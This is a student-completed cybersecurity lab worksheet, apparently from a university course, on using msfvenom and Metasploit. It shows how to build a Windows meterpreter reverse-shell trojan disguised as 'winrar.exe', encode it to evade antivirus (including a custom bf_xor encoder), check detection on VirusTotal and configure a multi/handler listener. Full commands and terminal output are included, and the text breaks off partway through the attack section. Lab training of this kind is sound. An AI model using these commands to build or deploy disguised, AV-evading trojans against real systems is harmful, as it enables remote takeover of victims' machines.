Seneca | SCHOOL OF INFORMATION AND COMMUNICATIONS TECHNOLOGY

Lab 9 – MSFVenom: Create Shellcodes and Trojans

NAME – Student ID	COURSE CODE	WEIGHT
Ishan Aakash Patel - 146151238	CYT130	7%

Lab Objectives

Upon completion of this lab, you will be able to perform the following :


- Become familiar with *MSFVenom* – part of **M**eta**S**ploit **F**ramework (MSF) for creating payloads (shellcodes) and trojans;
- Use *msfvenom* to do the following:
  - Select a payload and configure its options;
  - Set the output file and format;
  - Eliminate bad characters;
  - Utilize encoders;
  - Customize shellcode output;
  - Test payload for Anti-virus detection;
  - Create and run a Trojan.
- Test encoded payloads;
- Exploit Microsoft Windows with the created payloads.

Lab Instructions


- Complete this lab;
- Enter your name and student ID above (Example: Boris Loza - bloza);
- Answer questions and add screenshots into the corresponding textboxes;
- Save the file on your computer for future reference;
- Save the file again as a ".pdf" file;
- Submit the PDF file for grading.

Part 1: Find IP Addresses of Attacking and Target Machines

1. Start Windows 10 VM. Find IP address of Windows 10 VM (Windows) by logging into it and using *ipconfig* command. ➔ insert Windows 10 VM IP here:




2. Start Kali Linux and open the command line interface. Find its IP address by typing *sudo ifconfig*. ➔ insert Kali IP here:



Part 2: Getting Familiar with Msfvenom


1. Type the following command from Kali command line interface to start *msvfenom* and review information (*"-h"* - *help*) about using this utility:

   msfvenom -h



2. Type the following to see a list of all available payloads (at the time of the writing this document – 566 payloads):

   msfvenom -l payloads | more



   Where “-l or --list” – is used to specify the “list” option and “|” is the “pipe” command. You can use “-l” to list all *payloads, encoders, nops, platforms, archs, encrypt*, and *formats* modules.

3. For this lab we are going to create an encoded payload for Windows OS. Encoding will make it undetectable against anti-viruses that are installed on the target machine.
4. We are going to choose the following payload:

   windows/meterpreter/reverse_tcp

5. It will create in the memory injected *meterpreter* shell on the target machine. This reverse shell will connect back to the listener (attacking machine) running on our Kali machine. This is how we will get a remote shell on our target.
6. Type the following to view the options that may be need to set for this payload:


   msfvenom -p windows/meterpreter/reverse_tcp --list-options

   Where "-p" is the payload.

Part 3: Creating Encrypted Payload

1. On Kali type:

   msfconsole -h



2. To create, set and encrypt our payload we will use the following options:

   -f - output format. We will specify "exe". Use "*msfvenom --list format*" to check available formats;

   -e – encoder to make our payload "invisible" for anti-viruses and *IDS.* To list all encoders type "*msfvenom -l encoders*". We are going to use Shikata Ga Nai encoder – *x86/shikata_ga_nai*.

-i – iterations. The number of times to encode the payload. We will use 10 times encoding. The downside of adding more iterations is that the payload size increases every iteration.

-b – characters to avoid, "badchars", e.g. '\x00\x20\xff'. This is because in Buffer Overflow attacks '\x00' or null byte is a very common bad character (along with '\x20' (space), and '\xff' (illegal character in strings). If you use any of these "bad" bytes, you may cause the payload to be truncated, triggered by anti-virus or the application to crash. We will avoid these characters *'\x00\x20\xff'*


-o – save the payload to a file. We will save it with the unsuspicious name of *winrar.exe* file

lhost – IP address for our Kali Linux. This is going to be our "listening host"; for the target to connect back with the reverse shell to;

lport - the "listening port" that the target connects to. We are going to choose a "unsuspicious" port 8080;


3. Let's combine everything together:

msfvenom -p windows/meterpreter/reverse_tcp -f exe – e x86/shikata_ga_nai -I 10 -b "\x00\x20\xff" -o winrar.exe lhost=<your_Kali_IP_address> lport=8080



Part 4: Test Payload for Anti-Virus Detection

1. Open your web browser and go to VirusTotal.com website.
2. We are going to verify whether our payload is going to be detected by the antivirus software. VirusTotal is a service that analyzes suspicious files and attempts real-time detection of viruses, worms, trojans and malware content.
3. Drag and drop your payload:



4. Unfortunately, most antiviruses (56 out of 72) will detect our payload even though we encoded it 10 times. With time, security companies started detecting the default encoders in Metasploit.

   But no worries! We may use custom encoders (e.g. https://github.com/Sogeti-Pentest/Encrypter-Metasploit/blob/master/bf_xor.rb). Therefore, we can still leverage *msfvenom* to bypass security IDS and anti-virus protection.

5. To use the encoder, copy it to the */usr/share/metasploit-framework/modules/encoders/x86* folder with the name *bf_xor.rb*.
6. Use the following command to include this custom encoder:

   msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_Kali_IP_address> LPORT=8080 -f exe -e x86/bf_xor -o winrar.exe

```
┌──(ishan㉿ishan)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.229.128 LPORT=8080 -f exe -e x86/bf_xor -o winrar.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/bf_xor
x86/bf_xor succeeded with size 547 (iteration=0)
x86/bf_xor chosen with final size 547
Payload size: 547 bytes
Final size of exe file: 73802 bytes
Saved as: winrar.exe

┌──(ishan㉿ishan)-[~]
└─$
```

7. However, when testing “production” payloads never use online scanners, such as VirusTotal. They will share your samples with antivirus vendors and security companies, so they can improve their services and products.

Part 5: Attack Windows OS

1. On Kali start the MSFConsole:

   msfconsole -q

```
ishan@ishan: ~
File  Actions  Edit  View  Help
┌──(ishan㉿ishan)-[~]
└─$ msfconsole -q
[!] The following modules were loaded with warnings:
msf6 > use /exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.229.128
LHOST ⇒ 192.168.229.128
msf6 exploit(multi/handler) > set LPORT 8080
LPORT ⇒ 8080
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):
```

```
File  Edit  View

Name : Ishan Aakash Patel
Student ID : 146151238

Ln 2, Col 23  48 characters  100%  Windov  UTF-8
```

2. Configure the *msfconsole* listener with */multi/handler* module:

   use /exploit/multi/handler

3. Set **the same payload** that you used to create an encrypted with the *msfvenom*:

